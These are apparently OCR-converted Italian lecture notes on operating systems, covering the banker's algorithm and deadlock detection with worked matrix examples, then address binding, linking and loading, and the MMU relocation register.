
Anche qui abbiamo bisogno di sapere la massima richiesta di ogni risorsa da parte di ogni processo, quindi all'inizio ogni processo deve dire quali risorse vorrebbe usare durante la sua esecuzione.
Ogni volta che un processo richiede una risorsa, si determina se soddisfare la richiesta lascerebbe il sistema in uno stato safe.
L'algoritmo del banchiere è composto da due algoritmi:

- Algoritmo di allocazione
- Algoritmo di verifica dello stato

Per il funzionamento sono richieste una serie di strutture dati, considerando $n$ processi e $m$ risorse, abbiamo:

```
int available[m]; /* n° di istanze di Ri disponibili */
int max[n][m];    /* matrice delle richieste di risorse */
int alloc[n][m];  /* matrice allocazione corrente */
int need[n][m];   /* matrice bisogno rimanente ovvero
                     need[i][j] = max[i][j] - alloc[i][j]*/
```

L'algoritmo di allocazione per il processo $P_i$ è il seguente:




Il vettore $\vec{req_[]}$ è il vettore delle richieste del processo $P_i$ che viene passato come parametro. Questo vettore ha dimensione $m$ e indica per ogni risorsa quante istanze vengono richieste dal processo in questa richiesta.
Come prima cosa viene controllato che non vengano richieste più risorse di quelle di cui il processo ha dichiarato essere il massimo, altrimenti segnalo un errore e termino.
Poi viene controllato che ci siano abbastanza istanze disponibili delle risorse per soddisfare la richiesta, altrimenti si attende che si liberino.
Una volta che le risorse vengono liberate, simulo l'assegnazione e controllo se viene mantenuto uno stato safe. Nel caso in cui non venga mantenuto, eseguo il ripristino (rollback) e mi rimetto in attesa.

L'algoritmo di verifica dello stato è il seguente:




Questo algoritmo ritorna un booleano.
Utilizziamo una copia interna del vettore $available[\,]$ per non modificare quello reale e un altro vettore booleano che rappresenta i processi settato a false.
Dopo viene eseguito un ciclo fino a che non trovo che tutti i processi possono finire, in ogni iterazione di questo ciclo cerco un processo che non abbia ancora terminato e che possa completare con le risorse disponibili presenti in $work[\,]$ e simulo la liberazione delle risorse da parte di quel processo, ponendo che abbia finito la sua esecuzione.
Nel momento in cui sono tutti $TRUE$ allora ritorno $TRUE$ (stato safe), se invece trovo che nessun processo può terminare ritorno $FALSE$ (stato unsafe)

## Algoritmo del banchiere - Esempio

- 5 processi: $P_0$,$P_1$,$P_2$,$P_3$,$P_4$
- 3 risorse:
  - A (10 istanze) B (5 istanze) C (7 istanze)
- Fotografia al tempo $T_0$:

| | *Allocation* | *Max* | *Available* | *Need* |
|---|---|---|---|---|
| | *A B C* | *A B C* | *A B C* | *A B C* |
| $P_0$ | 0 1 0 | 7 5 3 | 3 3 2 | 7 4 3 |
| $P_1$ | 2 0 0 | 3 2 2 | | 1 2 2 |
| $P_2$ | 3 0 2 | 9 0 2 | | 6 0 0 |
| $P_3$ | 2 1 1 | 2 2 2 | | 0 1 1 |
| $P_4$ | 0 0 2 | 4 3 3 | | 4 3 1 |

- Al tempo $T_0$ il sistema è in stato *safe*:
  - $<P_1, P_3, P_4, P_2, P_0>$ è una sequenza safe
- Al tempo $T_1$, $P_1$ richiede (1,0,2)
  - Request_1 ≤ Available? (1,0,2) ≤ (3,3,2) ⇒ OK
  - Nuova situazione:

| | *Allocation* | *Max* | *Available* | *Need* |
|---|---|---|---|---|
| | *A B C* | *A B C* | *A B C* | *A B C* |
| $P_0$ | 0 1 0 | 7 5 3 | *2 3 0* | 7 4 3 |
| $P_1$ | *3 0 2* | 3 2 2 | | *0 2 0* |
| $P_2$ | 3 0 2 | 9 0 2 | | 6 0 0 |
| $P_3$ | 2 1 1 | 2 2 2 | | 0 1 1 |
| $P_4$ | 0 0 2 | 4 3 3 | | 4 3 1 |

- Siamo ancora in uno stato safe? Verifichiamolo:
  - work = (2,3,0)
  - i=0 finish=FALSE, need[0] = (7,4,3) > work
  - i=1 finish=FALSE, need[1] = (0,2,0) < work
    - work = work + (3,0,2) = (5,3,2)
    - finish[1] = TRUE $P_1$ ✓
  - i=0 finish=FALSE, need[0]=(7,4,3) > work
  - i=1 finish=TRUE
  - i=2 finish=FALSE, need[2]=(6,0,0) > work
  - i=3 finish=FALSE, need[3]=(0,1,1) < work
    - work = work + (2,1,1) = (7,4,3) $P_3$ ✓
    - finish[3] = TRUE
  - work = (7,4,3)
  - i=0 finish=FALSE, need[0] = (7,4,3) <= work
    - work = work + (0,1,0) = (7,5,3)
    - finish[1] = TRUE $P_0$ ✓
  - i=1 finish=TRUE,
  - i=2 finish=FALSE, need[2]=(6,0,0) < work
    - work = work + (3,0,2) = (10,5,5) $P_2$ ✓
    - Finish{2] = TRUE
  - i=0 finish=T; i=1 finish=T; i=2 finish=T; i=3 finish=T;
  - i=4 finish=FALSE, need[4]=(4,3,1) < work
    - work = work + (0,0,2) = (10,5,7) $P_4$ ✓
    - Finish{4] = TRUE
  - Sequenza safe finale: $<P_1, P_3, P_0, P_2, P_4>$

- Al tempo $T_2$, $P_0$ richiede (0,2,0)
  - Request_0 ≤ Available? (0,2,0) ≤ (2,3,0) ⇒ OK ✓
  - Nuova situazione

| | *Allocation* | *Max* | *Available* | *Need* |
|---|---|---|---|---|
| | *A B C* | *A B C* | *A B C* | *A B C* |
| $P_0$ | *0 3 0* | 7 5 3 | *2 1 0* | *7 2 3* |
| $P_1$ | 3 0 2 | 3 2 2 | | 0 2 0 |
| $P_2$ | 3 0 2 | 9 0 2 | | 6 0 0 |
| $P_3$ | 2 1 1 | 2 2 2 | | 0 1 1 |
| $P_4$ | 0 0 2 | 4 3 3 | | 4 3 1 |


- Siamo ancora in uno stato safe? Verifichiamolo:
  - work = (2,1,0)
  - i=0 finish=FALSE, need[0]=(7,2,3) > work
  - i=1 finish=FALSE, need[1]=(0,2,0) > work
  - i=2 finish=FALSE, need[2]=(6,0,0) > work
  - i=3 finish=FALSE, need[3]=(0,1,1) > work
  - i=4 finish=FALSE, need[4]=(4,3,1) > work

- Stato unsafe!

Il problema della prevenzione dinamica, oltre al sottoutilizzo delle risorse come quella statica, è che è molto costosa (ad ogni richiesta di assegnazione di risorsa bisogna far partire l'algoritmo del banchiere) e non sempre possiamo sapere in anticipo il numero di risorse che il processo richiederà.
Dunque le soluzioni basate su prevenzione sono conservative e riducono eccessivamente l'utilizzo di risorse. Vediamo quindi le soluzioni senza prevenzione, come quella di **rilevamento deadlock e ripristino**.
Dunque permettiamo al sistema di andare nello stato di deadlock, ma lo rileviamo e ripristiniamo lo stato per toglierlo.
Ci sono due approcci per questa soluzione:

- Rilevamento e ripristino tramite il Grafo di Attesa calcolato tramite il RAG
- Algoritmo di rilevazione

La **rilevazione e ripristino tramite RAG** funziona solo se abbiamo una sola istanza per ogni risorsa e consiste nell'analizzare periodicamente il grafo di attesa per verificare se esistono deadlock (detection) e in caso iniziare il ripristino (recovery).
I vantaggi sono che non ci serve una conoscenza anticipata delle richieste (come nella prevenzione dinamica) e c'è un utilizzo migliore delle risorse, lo svantaggio è che l'effettuamento del recovery costa tanto.




Grafo di assegnazione delle risorse

Grafo d'attesa corrispondente

L'**algoritmo di rilevamento** invece funziona anche per più istanze delle risorse ed è basato sull'esplorazione di ogni possibile sequenza di allocazione per i processi che non hanno ancora terminato. Se la sequenza va a buon fine (safe), non c'è deadlock.
Le strutture dati utilizzate sono simili a quelle dell'algoritmo del banchiere:

```
int available[m];      /* n° di istanze di Ri disponibili */
int alloc[n][m];       /* matrice allocazione corrente */
int req_vec[n][m];     /* matrice delle richiesta */
```

Vediamo che manca il vettore *max* in quanto appunto abbiamo detto che non è necessario.

$O(m*n^2)$

```
int work[m] = available[m];
bool finish[] = (FALSE,...,FALSE), found = TRUE;
while (found) {
        found = FALSE;
        for (i=0; i<n && !found; i++) {
        /* cerca un Pi con richiesta soddisfacibile */
            if (!finish[i] && req_vec[i][] <= work[]){
            /* assume ottimisticamente che Pi esegua fino al termine
            e che quindi restituisca le risorse */
                work[] = work[] + alloc[i][];
                finish[i]=TRUE;
                found=TRUE;
            }
        }
} /* se finish[i]=FALSE per un qualsiasi i, Pi è in deadlock */
```

Se non è così il possibile deadlock verrà evidenziato alla prossima esecuzione dell'algoritmo

Il funzionamento è molto simile a quello della verifica dello stato dell'algoritmo del banchiere, solo che viene avviato secondo altri criteri.
Appena viene trovato un modo per soddisfare una richiesta di un processo, l'algoritmo è ottimista e assume che il processo per finire abbia bisogno solo delle risorse che ha richiesto in quel momento.

## Rilevamento - Esempio

- 5 processi: $P_0$,$P_1$,$P_2$,$P_3$,$P_4$
- 3 tipi di risorsa:
  - A (7 istanze), B (2 istanze), C (6 istanze)
- Fotografia al tempo $T_0$:

| | *Allocation* | *Request* | *Available* |
|---|---|---|---|
| | *A B C* | *A B C* | *A B C* |
| $P_0$ | 0 1 0 | 0 0 0 | 0 0 0 |
| $P_1$ | 2 0 0 | 2 0 2 | |
| $P_2$ | 3 0 3 | 0 0 0 | |
| $P_3$ | 2 1 1 | 1 0 0 | |
| $P_4$ | 0 0 2 | 0 0 2 | |

- Supponiamo invece che $P_2$ richieda un'ulteriore istanza della risorsa C

| | *Allocation* | *Request* | *Available* |
|---|---|---|---|
| | *A B C* | *A B C* | *A B C* |
| $P_0$ | 0 1 0 | 0 0 0 | 0 0 0 |
| $P_1$ | 2 0 0 | 2 0 2 | |
| $P_2$ | 3 0 3 | 0 0 1 | |
| $P_3$ | 2 1 1 | 1 0 0 | |
| $P_4$ | 0 0 2 | 0 0 2 | |

```
if (!finish[i] && req_vec[i][] <= work[]){
```

- Siamo in una situazione di deadlock? Verifichiamolo
  - work = (0,0,0)
  - i=0 req[0]=(0,0,0) <= work OK
    work = work + (0,1,0) = (0,1,0) finish[0] = true $P_0$ ✓
  - i=1 req[1]=(2,0,2) <= work NO
  - i=2 req[2]=(0,0,1) <= work NO
  - i=3 req[3]=(1,0,0) <= work NO
  - i=4 req[4]=(0,0,2) <= work NO

- DEADLOCK formato da $P_1$, $P_2$, $P_3$, $P_4$

Il problema però è quanto spesso chiamare questo algoritmo visto che non ha nessun trigger automatico, le possibilità sono le seguenti:

- Dopo ogni richiesta (ma equivale alla frequenza della prevenzione dinamica)
- Ogni $N$ secondi (politica indipendente dalle condizioni della macchina e non va bene)
- Quando l'utilizzo della CPU scende sotto una soglia $T$ (soluzione migliore)

Per quanto riguarda il **ripristino** invece possiamo:


- Uccidere i processi coinvolti
- Eseguire la prelazione delle risorse dai processi bloccati nel deadlock (non si può fare su tutte le risorse, perché non tutte ammettono la prelazione)

Ovviamente dopo le operazioni di ripristino dobbiamo ricontrollare se viene rilevato un deadlock, ovvero se le azioni di ripristino che abbiamo compiuto hanno tolto il deadlock oppure no.

L'**uccisione di tutti i processi** coinvolti nel deadlock è costosa, in quanto tutti i processi devono ripartire perdendo il lavoro svolto.
In alternativa si può provare a fare una uccisione selettiva fino alla scomparsa del deadlock, ma questo può risultare ancora più costoso in quanto dopo ogni uccisione devo invocare l'algoritmo di rilevamento per vedere se c'è ancora deadlock.
L'ordine di uccisione può dipendere da vari criteri, ad esempio priorità, tipi di risorse allocate, quante risorse mancavano, quanto tempo mancava alla fine, etc.

Nella **prelazione delle risorse** devo decidere a quale processo togliere le risorse e in quale ordine e ovviamente il processo che subisce la prelazione non può continuare normalmente, dunque occorre fare un rollback in uno stato safe e ripartire da quello stato (eventualmente total rollback, ovvero ripartire da zero).
In più c'è rischio di starvation se tolgo le risorse sempre agli stessi processi (si risolve implementando il numero di rollback nei fattori di scelta).

Ricapitolando, le soluzioni per i deadlock sono:




Nessuna di queste soluzioni è perfetta, infatti tutti e 3 gli approcci hanno i propri vantaggi e svantaggi e non si può dire a priori che una sia migliore di un'altra.
In genere si sceglie un approccio combinato:

- Le risorse vengono partizionate in classi in base al tipo di risorsa
- Usare una strategia di ordinamento tra classi di risorse (priorità)
- All'interno di una classe, usare l'algoritmo più appropriato per quella classe

Il partizionamento e l'ordinamento in classi può essere eseguito nella seguente maniera:

1. Risorse interne (usate dal sistema, es.: PCB, I/O)
   Algoritmo: Prevenzione tramite ordinamento delle risorse
2. Memoria
   Algoritmo: Prevenzione tramite prelazione (Un job può in genere essere "swappato")
3. Risorse di processo (es. File)
   Algoritmo: Prevenzione dinamica (Richiesta massima di risorse tipicamente nota a priori)
4. Spazio di swap (blocchi su disco)
   Algoritmo: Prevenzione tramite preallocazione (v. hold & wait) (Richiesta massima di memoria tipicamente nota a priori)

Tutte queste soluzioni sono molto costose, dunque bisogna sempre considerare anche la **soluzione dello struzzo**, ovvero ignorare il deadlock (come ad esempio in UNIX).
Questo perché (secondo Tanenbaum):

- I deadlock si verificano poche volte!
- La prevenzione è costosa!
- Il recovery è costoso!
- Gli algoritmi spesso sono sbagliati!

# Gestione della memoria centrale

Finora abbiamo visto solamente come la CPU viene assegnata ai vari processi.
Ora iniziamo a vedere anche come le altre risorse di un computer vengono assegnate e divise tra i vari processi, partendo dalla **memoria principale**, chiamata anche **RAM**.
Abbiamo già detto che la CPU di un computer comunica solamente con la memoria RAM (oppure con la cache, ma ignoramola per il momento), dunque i programmi in esecuzione (i processi) devono per forza risiedere nella memoria RAM.

Andremo a vedere alcuni schemi di memoria, che sono:

- Allocazione contigua
- Paginazione
- Segmentazione
- Segmentazione paginata

Nella realtà però, se andiamo ad analizzare i kernel dei sistemi operativi attuali, vediamo che nessuno implementa esattamente questi schemi per questioni di ottimizzazioni.

La memoria RAM è unica, e deve essere condivisa dai vari processi per poter comunicare con la CPU, e per poter utilizzare il più possibile la CPU i processi devono poter risiedere contemporaneamente in questa memoria. Dunque la condivisione della memoria RAM è essenziale per l'efficienza del sistema.
Le problematiche della condivisione della memoria sono le seguenti:

- Come eseguire l'allocazione della memoria ai singoli job
- Come viene protetto lo spazio di indirizzamento di un processo
- Come condividere lo spazio di indirizzamento (in maniera efficiente)
- La gestione della memoria virtuale (swap)

Nei sistemi moderni la gestione della memoria è inseparabile dal concetto di memoria virtuale. Noi inizialmente vedremo le basi della gestione della memoria senza considerare l'estensione della memoria virtuale, poi introdurremo la virtualizzazione.

Dunque un processo è tale quando risiede nella memoria RAM (per definizione un processo è un programma che viene trasferito nella memoria principale). Dunque ogni programma per poter essere eseguito deve essere trasferito nella memoria RAM ed essere trasformato in processo.
Il funzionamento della CPU è il seguente:

- La CPU preleva le istruzioni da eseguire dalla memoria centrale in base al valore del program counter
- L'istruzione viene codificata e può prevedere il prelievo di operandi dalla memoria (e li carica nei registri)
- Al termine dell'esecuzione dell'istruzione, il risultato può essere scritto in memoria
- Quando il processo termina, la sua memoria viene rilasciata

Quindi, come abbiamo già detto, la CPU comunica solamente con la memoria centrale.


# Spazi di indirizzamento

La **trasformazione da programma a processo** avviene attraverso varie fasi (precedenti all'esecuzione). Il programma contiene vari indirizzi simbolici (associati alle variabili) e questi indirizzi devono in qualche modo essere tramutati in indirizzi fisici, dove effettivamente risiederanno le variabili durante l'esecuzione.

In ogni fase si ha una diversa semantica/rappresentazione degli indirizzi. Gli indirizzi del programma sorgente sono quindi simbolici, ovvero non rappresentano una locazione effettiva della memoria.
Per trasformare questi indirizzi simbolici in indirizzi fisici:

- Il compilatore associa agli indirizzi simbolici indirizzi rilocabili (logici)
- Il linker o il loader associano agli indirizzi rilocabili indirizzi assoluti

Le diverse fasi di traduzione sono riassunte in questa immagine:




Dunque, nel codice sorgente abbiamo una variabile $x$, che è un indirizzo simbolico.
Quando il compilatore compila il programma, gli indirizzi simbolici vengono trasformati in indirizzi rilocabili (logici), che partono da $0$. Nel nostro esempio alla variabile $x$ viene dato l'indirizzo rilocabile $100$.
Per caricare le librerie esterne, entra in gioco il linker, il quale mette assieme vari moduli oggetti, dunque il nostro indirizzo slitta in avanti in base ad un offset (che varia in base alla lunghezza delle librerie), nel nostro esempio l'offset è $1000$ dunque il nostro nuovo indirizzo è $1100$.
Infine il modulo caricabile viene caricato in memoria dal loader, che lo carica nella locazione scelta (vedremo dopo come viene scelta) aggiungendo altro offset, nel nostro esempio l'offset in memoria fisica è $20000$ dunque la nostra variabile sarà all'indirizzo fisico $21100$.
Il collegamento tra indirizzi simbolici e indirizzi fisici viene detto **binding**.

La traduzione che abbiamo visto include tutte le possibili fasi, ma in alcuni casi l'indirizzo non viene cambiato in ogni fase perché vengono usate delle scorciatoie.
Infatti il binding di variabili ed istruzioni ad indirizzi di memoria può avvenire in tre momenti distinti:


- Binding **statico** (prima dell'esecuzione)
    - A tempo di **compilazione** (compile time)
      Nel caso in cui sia noto a priori in quale locazione di memoria risiederà il

processo, è possibile generare indirizzi assoluti a tempo di compilazione.
Se la locazione di partenza del processo cambia, è necessario ricompilare il programma.
Nei sistemi general purpose non è possibile usare questo metodo, però in dispositivi IoT in cui esiste un solo processo è possibile.

- A tempo di **caricamento** (load time)
  È necessario generare indirizzi rilocabili (riposizionabili), infatti gli indirizzi generati dal compilatore sono relativi e gli indirizzi fisici dipendono da dove verrà collocato il programma.
  Se cambia l'indirizzo di partenza di riferimento, devo ricaricare.
  Questo è il caso che abbiamo descritto prima; è più flessibile del binding a compile time però una volta che il processo viene caricato in memoria non può più essere spostato, ed è un problema nella multiprogrammazione.

- Binding **dinamico** (durante l'esecuzione)
  - A tempo di **esecuzione** (run time)
    Il binding viene posticipato fino a che non viene eseguita un'istruzione del processo, questo perché il processo durante l'esecuzione può essere spostato in memoria.
    Richiesto supporto hardware (per efficienza)

Ecco un esempio pratico dei vari tipi di binding:




Oltre al binding, anche il **linking** e il **loading** possono essere statici o dinamici.

Il **collegamento** (o linking) con le librerie infatti può essere:


- **Statico**
  Ovvero tradizionale, tutti i riferimenti sono definiti prima dell'esecuzione.
  L'immagine del processo contiene una copia delle librerie usate
- **Dinamico**
  Il link viene posticipato al tempo di esecuzione. In questo caso il codice del programma non contiene il codice delle librerie ma solo un riferimento (stub) per poterle recuperare. In questo caso le librerie vengono caricate in memoria solo quando vengono chiamate dal programma.

E il **caricamento** (o loading) infatti può essere:

- **Statico**
  Ovvero tradizionale, tutto il codice è caricato in memoria al tempo dell'esecuzione
- **Dinamico**
  Il caricamento dei moduli in memoria viene fatto in corrispondenza del primo utilizzo. Dunque il codice che non viene utilizzato non viene caricato, e questo è molto utile per codice con molti casi "speciali".


Dunque lo **spazio di indirizzamento logico** (o virtuale) è quello visto dalla CPU, ovvero quello che legge dai processi quando li esegue. Lo **spazio di indirizzamento fisico** invece è l'effettivo indirizzo a cui si trovano le informazioni nella memoria principale.
In qualche modo lo spazio di indirizzamento logico deve essere legato allo spazio di indirizzamento fisico:

- Nel caso di binding statico (compile time o load time) gli indirizzi fisici e logici coincidono
- Nel caso di binding dinamico (run time) gli indirizzi fisici e logici sono (generalmente) diversi e la traduzione viene fatta da una componente hardware, la MMU




La **Memory Management Unit** (**MMU**) è una componente hardware (perchè se fosse software ci sarebbe la possibilità che si verifichino errori e sarebbe più lenta) che mappa indirizzi virtuali (logici) in indirizzi fisici.

La MMU nella sua versione più semplice ha un registro, chiamato **registro base** o **registro di rilocazione**, il quale contiene l'offset da aggiungere ad ogni indirizzo logico generato da un processo per creare l'indirizzo fisico.
Il valore del registro di rilocazione ovviamente non è fisso ma varia durante l'esecuzione, in base a come i processi si spostano nella memoria.




